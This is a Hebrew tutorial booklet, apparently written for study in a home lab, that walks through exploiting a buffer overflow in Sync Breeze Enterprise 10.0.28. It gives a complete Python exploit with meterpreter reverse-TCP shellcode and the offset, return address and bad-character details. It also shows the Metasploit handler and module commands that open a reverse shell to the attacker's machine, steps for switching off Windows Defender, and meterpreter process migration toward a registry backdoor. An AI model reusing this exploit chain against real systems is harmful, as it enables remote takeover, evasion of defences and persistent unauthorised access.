חוברת קטנה שמנסה להסביר תקיפה ראשונית על ארגון ,
יצירת דלת אחורית , השגת הרשאות גישה
ולאחר מכן מעבר בין מחשבים שונים
מאת : בנטעלם אבטה

נושאים


---**קריאה מהנה**----------

בחלק הזה אני אנסה להסביר תקיפות בשם buffer overflow כאמור התוצאה של התקפה מסוג זה היא שליטה מרחוק על מחשבים rce
תקיפות rce הן הרצת קוד זדוני על מחשב הקורבן מרחוק בגלל חולשה כלשהי הנמצאת על התוכנת לקוח של המשתמש.
ישנן לא מעט התקפות rce. אחת ממשפחות התקיפות הנפוצות שהתוצאה שלהן היא rce נקראת buffer overflow.

Buffer overflow attacks

1.1 הסבר כללי על מבנה זיכרון המחשב

על מנת להבין את התקיפה הזו, צריך להבין פעולות זיכרון(ram) ומעבד המחשב בזמן ריצת תוכנה כלשהי.
בזמן שמערכת ההפעלה מתחילה להפעיל תוכנה כלשהי, היא מקצה לתוכנה תאי זיכרון ב-ram לצורך אחסון הנתונים והקודים שמרצים את התוכנה.ומהתאים האלה המעבד של המחשב שולף את הנתונים המתאימים על מנת להריץ את התוכנה.



בחלק התחתון באזור של (text) נמצאים הקודים והפונקציות שמרצים את התכונה.בחלק האמצעי address gap -heap זהו האזור שבו מאוחסנים כל המשתנים המקומיים (static variables). וכמובן בחלק העליון הוא אזור של המחסנית(stack) באזור הזה נמצאים פונקציה שכרגע רצה בתכנית והמשתנים המקומיים שהתכונה משמשת בשביל להריץ את הפונקציה הנוכחית.

Memory buffer registers

הם תוכניות קטנות שבנויות במחשב אשר עוזרים למעבד לעשות פעולות שונות בזמן הרצה תוכנה כלשהי
Register eip-מצביע על תא זיכרון הבא שממנו ירוץ הקוד הבא בתוכנית

1.2 יצירת מעבדה

בשלב הזה מתחילים לבנות מעבדה קטנה עם כל הכלים הנדרשים על מנת לעשות תרגול מעמיק לפני התקפת האמת.וכמובן כל הכלים יהיו מוכנות וירטואליות
כלים ההכרחיים כדי להצליח בהתקפה:

- kali linux - כלי התקפה עם כלים שיודעים לעזור לבצע התקפות שונות. להסבר נוסף על kali linux וההתקנה ממליץ לעיין באתר הרשמי של הכלי Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution
- windows 10 -שעליו מותקנת תוכנת sync breeze enterprise-(תוכנה עם חור אבטחה .כדי להוריד את התוכנה Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow - Windows remote Exploit (exploit-db.com)
- immunity debugger -תוכנה שמאפשרת לראות את קוד המקור של תוכנה כלשהי לטובת פתרון בעיות בזמן בנייה של תוכנה או לאחר הבנייה (debugging) הקישור להוריד את התוכנה Immunity Debugger (immunityinc.com)

מבחינת הרשת שלנו ,הרשת שלנו לצורך הדגמה תהייה רשת LAN רשת מקומית ולכן כל המכונות שלנו נמצא במצב של bridge ויהיו כמו המחשב הפיזי שלנו ויקבלו כתובות אייפי מהראוטר
בהתקפה אמת מחשב התוקף יהיה מחוץ לרשת המקומית שלנו ולכן אם באמת רוצים לעשות את התקפה על מחשב מרוחק נצטרך לפתוח פורט בראוטר שלנו שכל פעם שיש תקשורת בפורט הזה הראוטר יפנה את התקשורת אלינו למחשב התוקף

1.3 תחילת התקפה:

המשימה שלנו בתקיפה הזו היא לנסות להשיג שליטה על מחשב מרחוק על ידי קוד זדוני שניצור ב metasploit בלי אינטראקציה של משתמש.ולכן בשלב הראשון שלנו יהיה לאסוף מידע מודיעיני על המשתמשים בארגון.

nmp

כלי שסורק רשתות בכל מיני שיטות עם מספר פרמטרים שונים,אחת השיטה שלו היא שליחת בקשות arp ב broadcast על כל הרשת ומנסה לפתוח שיחות עם מחשבים פעילים.
בהתקפה שלנו מספיק לעשות nmap על המחשב של הקורבן


Nmap -sV -Pn <target ip>

פקודה זו בודקת אם יש פורטים פתוחים ומה הגירסה שעומד מאחורי הפורטים הפתוחים.

```
┌──(eliot㉿kali)-[~]
└─$ nmap -sV -Pn 192.168.43.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-18 20:41 EDT
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 20:42 (0:00:04 remaining)
Nmap scan report for yoni-pc (192.168.43.14)
Host is up (0.00025s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

כפי שניתן לראות יש כמה פורטים פתוחים על המחשב של הקורבן. בשלב הזה מה שיותר מעניין אותנו זה פורט 80.


ניקח את פורט 80 וננסה להתחבר אליו דרך הדפדפן: http://<target ip>:80



כפי שניתן לראות קיבלנו דף כניסה למערכת עם שם משתמש וסיסמא
סיכום:סרקנו את הרשת של קורבן המחשב וגילינו שפורט 80 פתוח. ולאחר מכן התחברנו דרך הדפדפן עם פורט 80 וקיבלנו דף כניסה למערכת.

1.2- תוכנה שעוזרת לנו להבין מה מתרחש בזמן הרצת תוכנה

אחרי שהתקנו את הכלים השלב הראשון שנרצה לבדוק יהיה האם דרך תוכנת syncbreeze אפשרי ליצור זליגת זיכרון.הבדיקה הזו תעזור לנו להבין האם אפשר לגרום לזליגה מהזיכרון שמריץ את התוכנה ואם כן נרצה לבדוק כמה מרווח נוצר לנו ואיפה האוגר EIP מצביע על מנת לשים את הקוד שלנו במקום הנכון.
נפתח את ווינדוס 10 ומשם immunity debugger בתור admin אחרת זה לא יעבוד. לאחר מכן
File ----->attach ---------->syncbreeze -------> start
פעולה זו תתן לנו לראות איזה קודים רצים מאחורי התוכנה.



כפי שניתן לראות בצד ימין של התוכנה רואים את registers שדיברנו עליכם ו גם את register eip שכרגע מצביע על כתובת תא כלשהו בזיכרון.המשימה שלנו תהייה לשים כתובת תא זיכרון קבועה שאלייה האוגר eip יצביע ובתוך התא הזה נרצה לשם את הקוד הזדוני שניצור ב msfvenom בהמשך הדרך

בשלב הזה נפתח את ה kali linux שלנו, עם סקריפט קטן בפייתון ננסה לשלוח כ1000 תווים במקום של username-.הפעולה הזו של לשלוח פרמטרים ארוכים בשדה כלשהי עשויה לחזק את הבדיקה שלנו אם אפשרי בכלל לגרום לזליגת זיכרון. לאחר שליחת הקוד נעבור לדפדפן שלנו ונעשה רענון לדף כדי לראות אם יש שינוי ואכן רואים שמקבלים שגיאה 500 כמובן שגיאת 500 מצביע לנו על אירוע לא רצוי שקרה בצד השרת ולכן נחזור לווינדוס 10 שעליו נמצא התוכנה ונבדוק תמונת מצב של התוכנה.

אם נעבור ל immunity debugger אפשר לראות שהתוכנה נמצא בהקפאה והשירות אכן באמת נפל ובאמת אם נגלגל בחלק העליון הימני של התוכנה אפשר לראות את ה-1000 התווים ששלחנו והאוגר eip מצביע על רצף של תווים ששלחנו כאמור המטרה שלנו היא לשם כתובת תא זיכרון במקום הרצף התווים האלו ולכן בשלב הזה אנחנו צריכים לדעת באיזה שלב בתווים התוכנית קורסת על מנת לדעת על איזה כתובת זיכרון הeip מצביע.

אחד הכלים שעוזר לנו לעשות נמצא ב kali linux

Msf-pattern_creat -l 1000 יוצר לנו 1000 תווים שונים שלא חוזרים על עצמם

ניקח את התווים השונים שקיבלנו ונשים אותם במקום ה 10000 התווים בקוד שלנו ונריץ את הקוד.

וכמובן לפני שכל פעם מרצים את הקוד שלנו, צריך לחזור לווינדוס 10 ולהפעיל את ה service של syncbreeze ולהריץ את immunity debugger מחדש.


לאחר הרצת הקוד שלנו כמובן התוכנה קורסת ו-eip מצביע על מספרים שונים והמספרים האלה הם ייצוג ascii.ואם נלך לטבלת ascii כמובן אפשר למצוא את הייצוג המילולי שלכם אבל לשמחתנו יש לנו כלי מיוחד שיכול לעשות לנו חיים קלים ולהמיר את המספרים לייצוג המילולי שלכם ולהגיד לנו איזה תווים נמצאים בתווים ארוכים שיצרנו.

נחזור ל-kali linux ונרשום msf-pattern_offset <המספרים שה -eip מצביע עליכם> 1000 ואפשר לראות שהתוכנה של syncbreeze נופלת ב תו 780.
נסכם את הדברים שעשינו עד עכשיו בשביל שיהיה לנו ברור: בהתחלה שלחנו כ 1000 תווים וראינו שהתוכנה אכן קורסת ולאחר מכן רצינו לדעת מתי התכונה בדיוק קורסת ולכן השתמשנו ב msf-pattern create בשביל לדעת מתי בדיוק התוכנה קורסת וראינו שהתוכנה קורסת בתו 780.
השלב הבא בתוכנית שלנו יהיה להרחיב את מחסנית (stack) כדי שיהיה לנו מקום לקוד שלנו כאמור הקוד שלנו שניצור אותו ב metasploit יהיה בגודל של בין 400-800 בייטים.
לכן נוסיף משתנה אחד חדש לסקריפט שלנו ונמלא אותו בתווים כלשהם במקרה של בתו D


```
buffer = "D" * (1500 - len(filler) -  len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
```

לאחר שהגדלנו את המשתנה נשמור את הקובץ ונריץ את הסקריפט.פעולה זו תתן לנו מקום לקוד שלנו.
<u>טיפול בתווים רעים:</u>
תווים רעים הם רצף של אותיות שיש להם כל מיני משמעויות בפורמט מסויים שעליו בנויה ועשויות להפסיק את התהליך הרצה של תוכנה לדוגמא יש רצף של תווים שאומרים לתוכנה להפסיק בקשות post.במקרה שלנו אנחנו לא יודעים איזה תווים עשויים להפיל את הקוד שלנו ולכן נלך לאינטרנט ונמצא את כל התווים הרעים שיש ונשים אותם בסקריפט שלנו ונבדוק איזה תווים גורמים לקריסה של הקוד שלנו ולבסוף נסיר אותם מהקוד שלנו
לאחר הרצה של הספריפט שלנו כמה וכמה פעם מגלים התווים הבאים מפריעים להרצה תקינה של הקוד שלנו ולכן בהמשך שניצור את הקוד שלנו חייבים להוריד את התווים האלה
התווים הם 0X00 ,0X0A ,00X0D 0X25 0X26 0X2B 0X3D
לאחר שהצלחנו לשלוט על אוגר eip ולהסיר את התווים הרעים השלב הבא שלנו יהיה למצוא תא זיכרון קבוע בתוכנה שאליו נשים את הקוד שלנו ו eip יצביע עליו כ פקודה הבאה
<u>מציאת תא זיכרון קבוע</u>
בשביל שנוכל למצוא כתובת קבועה נצטרך לחפש אותה בכל המודולים שמרצים את התוכנה
בחלקן התחתון בתוכנה immunity debugger יש איזור שמאפשר לנו להריץ פקודות.עם פקודה !mona modules אפשר לראות את המודולים שיש ולאחר מכן נשתמש במודול שרמת אבטחה שלו נמוכה



בתוך המודול הזה נמצא את הכתובת הקבועה שלנו
קודם לכן נמצא את esp jmp -פקודת מכונה שגורמת ל eip לעבור לכתובת אחרת
נעבור ל kali שלנו בכדי למצוא את הפקודה הזו
טרמינל נרשום msf-nsm-shell ולאחר מכן jmp esp נקח את המספר שקיבלנו ונחזור immunity debugger נרשום את הפקודה הבא בשביל למצוא את הכתובת הקבוע
!mona find -s “\xff\xe4” -m libspp.dll



הפקודה הזו מצאה לנו את הכתובת הקבועה ולכן ניקח אותה ונשים אותם במשתנה eip בסקריפט שלנו
לאחר שמצאנו את הכתובת השלב הבאה יהיה ליצור את הקוד שלנו ולהסיר ממנו את התווים הרעים ולאחר מכן נשים אותו בסקריפט שלנו

<u>יצירת shell code</u>

בשביל ליצור את הקוד שרוצים לשלוח כמובן נשתמש ב msfvenom.

metasploit הוא כלי המאפשר למצוא exploits רבים בשביל לעשות המון התקפות שונות וכלי מאוד עשיר לא נדבר עליו הפעם אבל לצורך התקפה שלנו אנחנו צריכים את הכלי רק בשביל ליצור האזנה(handler) כמובן ב kali terminal פותחים את הכלי רושמים את הפקודות הבאות על מנת ליצור את ההאזנה

Use exploit/multi/handler
Set payload windows/meterpreter/reverse_tcp
Set LHOST ip address
Set LPORT 443
Exploit

לאחר שהירצנו את הפקודות האלה ויש לנו את ההאזנה ניצור את הקוד שלנו msfvenom

Msfvenom -p windows/meterpreter/reverse_tcp
set lhost ip address set lport 443 -f c -e
-o path -b

- -f -- format
- -e -- encoding
- -o path
- -b bad characters

הפקודות האלה נותנים לנו את הקוד שלנו ועכשיו ניקח את הקוד שלנו ונשים אותו בסקריפט שלנו כמובן אפשר להשתמש ב payloads שונים ואני בחרתי ב meterprete בשביל שנוכל לעשות כל מיני מניפולציות לאחר שתקפה תצליח.הסקריפט שלנו בפייתון נראה ככה.

```python
#!usr/bin/python
import socket

try:

  print "\nSending edil buffer..."

  shellcode = ("\xbf\x4b\xd6\xbe\xba\xda\xdb\xd9\x74\x24\xf4\x5e\x33\xc9\xb1"
  "\x52\x31\x7e\x12\x83\xee\xfc\x03\x35\xd8\x5c\x4f\x35\x0c\x22"
  "\xb0\xc5\xcd\x43\x38\x20\xfc\x43\x5e\x21\xaf\x73\x14\x67\x5c"
  "\xff\x78\x93\xd7\x8d\x54\x94\x50\x3b\x83\x9b\x61\x10\xf7\xba"
  "\xe1\x6b\x24\x1c\xdb\xa3\x39\x5d\x1c\xd9\xb0\x0f\xf5\x95\x67"
  "\xbf\x72\xe3\xbb\x34\xc8\xe5\xbb\xa9\x99\x04\xed\x7c\x91\x5e"
  "\x2d\x7f\x76\xeb\x64\x67\x9b\xd6\x3f\x1c\x6f\xac\xc1\xf4\xa1"
  "\x4d\x6d\x39\x0e\xbc\x6f\x7e\xa9\x5f\x1a\x76\xc9\xe2\x1d\x4d"
  "\xb3\x38\xab\x55\x13\xca\x0b\xb1\xa5\x1f\xcd\x32\xa9\xd4\x99"
  "\x1c\xae\xeb\x4e\x17\xca\x60\x71\xf7\x5a\x32\x56\xd3\x07\xe0"
  "\xf7\x42\xe2\x47\x07\x94\x4d\x37\xad\xdf\x60\x2c\xdc\x82\xec"
  "\x81\xed\x3c\xed\x8d\x66\x4f\xdf\x12\xdd\xc7\x53\xda\xfb\x10"
  "\x93\xf1\xbc\x8e\x6a\xfa\xbc\x87\xa8\xae\xec\xbf\x19\xcf\x66"
  "\x3f\xa5\x1a\x28\x6f\x09\xf5\x89\xdf\xe9\xa5\x61\x35\xe6\x9a"
  "\x92\x36\x2c\xb3\x39\xcd\xa7\x7c\x15\xba\xe8\x15\x64\x44\x16"
  "\x5d\xe1\xa2\x72\xb1\xa4\x7d\xeb\x28\xed\xf5\x8a\xb5\x3b\x70"
  "\x8c\x3e\xc8\x85\x43\xb7\xa5\x95\x34\x37\xf0\xc7\x93\x48\x2e"
  "\x6f\x7f\xda\xb5\x6f\xf6\xc7\x61\x38\x5f\x39\x78\xac\x4d\x60"
  "\xd2\xd2\x8f\xf4\x1d\x56\x54\xc5\xa0\x57\x19\x71\x87\x47\xe7"
  "\x7a\x83\x33\xb7\x2c\x5d\xed\x71\x87\x2f\x47\x28\x74\xe6\x0f"
  "\xad\xb6\x39\x49\xb2\x92\xcf\xb5\x03\x4b\x96\xca\xac\x1b\x1e"
  "\xb3\xd0\xbb\xe1\x6e\x51\xcb\xab\x32\xf0\x44\x72\xa7\x40\x09"
  "\x85\x12\x86\x34\x06\x96\x77\xc3\x16\xd3\x72\x8f\x90\x08\x0f"
  "\x80\x74\x2e\xbc\xa1\x5c")


  filler = "A" * 780
  eip = "\x83\x0c\x09\x10"
  offset = "C" * 4
  nops = "\x90" * 10

  inputBuffer = filler + eip + offset + nops + shellcode

  content = "username=" + inputBuffer + "&password=A"
  buffer = "POST /login HTTP/1.1\r\n"
  buffer += "Host: 192.168.126.165\r\n"
  buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
  buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
  buffer += "Accept-Language: en-US,en;q=0.5\r\n"
  buffer += "Referer: http://192.168.126.165/login\r\n"
  buffer += "Connection: close\r\n"
  buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += "Content-Length: "+str(len(content))+"\r\n"
  buffer += "\r\n"
  buffer += content
  s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
  s.connect(("192.168.126.165", 80))
  s.send(buffer)
  s.close()
  print "\nDone did you get reverse shell?"
```

עכשיו יש לנו סקריפט מוכן עם הקוד שיצרנו ונפעיל את הסקריפט ונחזור handler שיצרנו בkali
ואפשר לראות שנפתח session אחד וזה מסביר שהתקפה שלנו הצליחה ויש לנו שליטת meterpreter
על מחשב הקורבן

```
[*] Started reverse TCP handler on 192.168.43.29:443
[*] Automatically detecting target ...
[*] Target is 10.0.28
[*] Sending request ...
[*] Sending stage (175174 bytes) to 192.168.43.14
[*] Meterpreter session 1 opened (192.168.43.29:443 → 192.168.43.14:50577) at 2021-09-18 20:44:39 -0400

meterpreter >
```

1.4 סיכום התקפות rce

כפי שציינתי בתחילת המאמר התקפות rce הן התקופות מסוכנות שהתוצאה שלהן היא השגת שליטה על מחשב מרוחק בשיטות שונות ואחת השיטות כפי שראינו במאמר הזה היא התקפת buffer overflow

2 השארת דלת אחורית לאחר התקיפה

2.1 הסבר כללי

לאחר שהתקיפה שלנו הצליחה הצלחנו להשיג שליטה מרחוק על מחשב הנתקף,בשלב הזה נרצה להשאיר דלת אחורנית שתתן לנו יכולת התחברות חזרה במקרה של כיבוי או הפעלה מחדש של מחשב הנתקף
כאמור התוכנה שנמצאת על המחשב של הנתקף ונותנת לנו שיחות היא נמצאת בזיכרון של המחשב ולא על הדיסק לכן במקרה של כיבוי או הפעלה מחדש של המחשב השיחות יסתיימו ולא תהייה לנו דרך חזרה
ישנם כמה דרכים להשאיר דלת אחורנית לאחר התקפה אחת השיטות היא לשתול קוד בתוך registry שירוץ עם שאר החוקים שיש בזמן של הפעלה מחדש של המחשב
השיטה השנייה היא ליצור סרוויס כמו שאר הסרוויסים שיש במערכת הפעלה ובכל פעם שיש הפעלה מחדש יתן לנו דרך חזרה
לצורך הדגמה ניקח את השיטה הראשונה וננסה לעשות את ההתקפה

2.2 לשים קוד ב registry

כאמור registry נמצאים חוקים וכלליות של המחשב ובכל רגע שהמחשב מופעל מחדש, מערכת הפעלה מושכת את החוקים והכללים האלה מregestry ולכן הצלחה שלנו לשים קוד על registry תתן לנו דלת אחורית יחסית קשה לגילוי אם עושים זאת עם כל מיני שיטות מתוחכמות.
תחילה עבודה:
גם בחלק הזה כמו בחלק הקודם נצטרך לבטל antivirus והפעם להשבית אותו.

Windows 10 > gpedit
Computer Configuration >
Administrative Templates >
Windows Components >
windows Defender Antivirus >
Real-time Protection >
Turn off real-time protections - Enable

זהו התהליך ב group policy של המחשב שנותן לנו לסגור את האנטי וירוס באופן קבוע.
נפתח את kali
החלק של השארת דלת אחורית נקרא persistence - קביעות ולכן נפתח את הטרמינל נכנס ל msfconsole
Msfconsole -q
לאחר מכון נחפש מודולים מוכנים שיש בkali הקשורים לקביעות
Grep persistence show exploits
פקודה זו נותנת לנו את כל הקודים שיש ב msfconsole שיכולים לעשות את התקיפה הזו

למרות שאנחנו נמצאים בתוך המחשב של הקורבן על ידי תקיפת rce שעשינו בפרק הקודמת, בפרק הזה נשתמש במודל מוכן שנמצא ב msfconsole כדי לתקוף את המחשב מחדש
אם נעשה grep syncbreeze show exploit בתוך msfconsole אפשר למצוא מודולים מוכנים שיודעים לנצל את חור האבטחה שיש בתוכנה של syncbreeze

```
└# msfconsole -q
msf6 > grep syncbreeze show exploits
   1401  windows/fileformat/syncbreeze_xml                                    2017-03-29
erflow
   1664  windows/http/syncbreeze_bof                                          2017-03-15
msf6 > use windows/http/syncbreeze_bof
```

נבנה את התקיפה שלנו עם meterpreter reverse https הפעם

Grep syncbreeze show exploits	חיפוש קוד שיודע לנצל את החולשה שיש בתוכנה של syncbreeze
use exploit/windows/http/syncbreeze_bof	שימוש באחד הקוד
Set SRVHOST <target ip>	הגדרת כתובת האייפי של הקורבן
Set LHOST <OUR IP>	הגדרת כתובת של התוקף
Set LPORT 443	הגדרת פורט האזנה של התוקף
Set payload windows/meterpreter/reverse_https	הגדרת התוכן שלאחר התקפה שהצליחה,תוכן שיוצר לנו שיחה בין המחשב שלנו למחשב שתוקפים ב https
exploit	להריץ את הקוד

לאחר שהרצנו את הקוד , הקוד מנצל את החולשה שיש בתוכנה בגירסה 10.0.0.28 ונותן לנו שליטה של meterpreter

```
[*] Started reverse TCP handler on 192.168.43.29:443
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Sending stage (175174 bytes) to 192.168.43.14
[*] Meterpreter session 1 opened (192.168.43.29:443 → 192.168.43.14:50577) at 2021-09-18 20:44:39 -0400

meterpreter >
```

וכרגע אנחנו נמצאים בתוך session מספר אחד ויש לנו יכולת לעשות כל מיני פקודות שונות על מנת לרכז מידע ,לגנוב במידע או כמו במקרה שלנו לפתוח דלת אחורית ,נעשה את הפקודות הבאות על מנת לרכז מידע

sysinfo	מידע כללי על מחשב של הקורבן דוגמא שם המחשב שם מערכת הפעלה
getuid	שם של המשתמש הנוכחי כאמור בגלל שהקוד שלנו ניצל תוכנה שמערכת הפעלה בעצמה הפעילה המשתמש שלנו יהיה system שזה מערכת הפעלה העצמה
getpid	מספר של התהליך או השירות שמריץ את הקוד שלנו בגלל שאנחנו פרצנו דרך התוכנה עם 32 בייט התהליך שמריץ את הקוד שלנו יהיה גם 32 בייט וזה לא כזה טוב לנו ונרצה לעבור 64 בייט
ps	כל התהליכים השיתורתים שרתים כרגע
getsystem	פקודה שנותנת לנו לעבור למשתמש של סיסטם ממשתמש רגיל במקרה שלנו אין צורך בזה
migrate	פקודה שמאפשרת לנו לעבור משירות לשירות כאמור בשביל שנוכל לעשות את פתיחת דלת אחורית שלנו בצורה הכי טובה נצטרך לעבור לשירות עם 64 בייט <migrate <pid עם 64 בייט מעביר אותנו לשירות אחר עם 64 בייט.


סיכום: הצלחנו לנצל את חור האבטחה בתוכנה של syncbreeze גירסא 10.0.0.20 והצלחנו להשיג שליטה של meterpreter.ולאחר מכן ראינו מספר השירות ועשינו את הפקודה ל <migrate <pid בשביל לעבור לשירות עם 64 ביט

בשלב הזה נעשה את הפקודה background בשביל לחזור לטרמינל הראשי של msfconsole

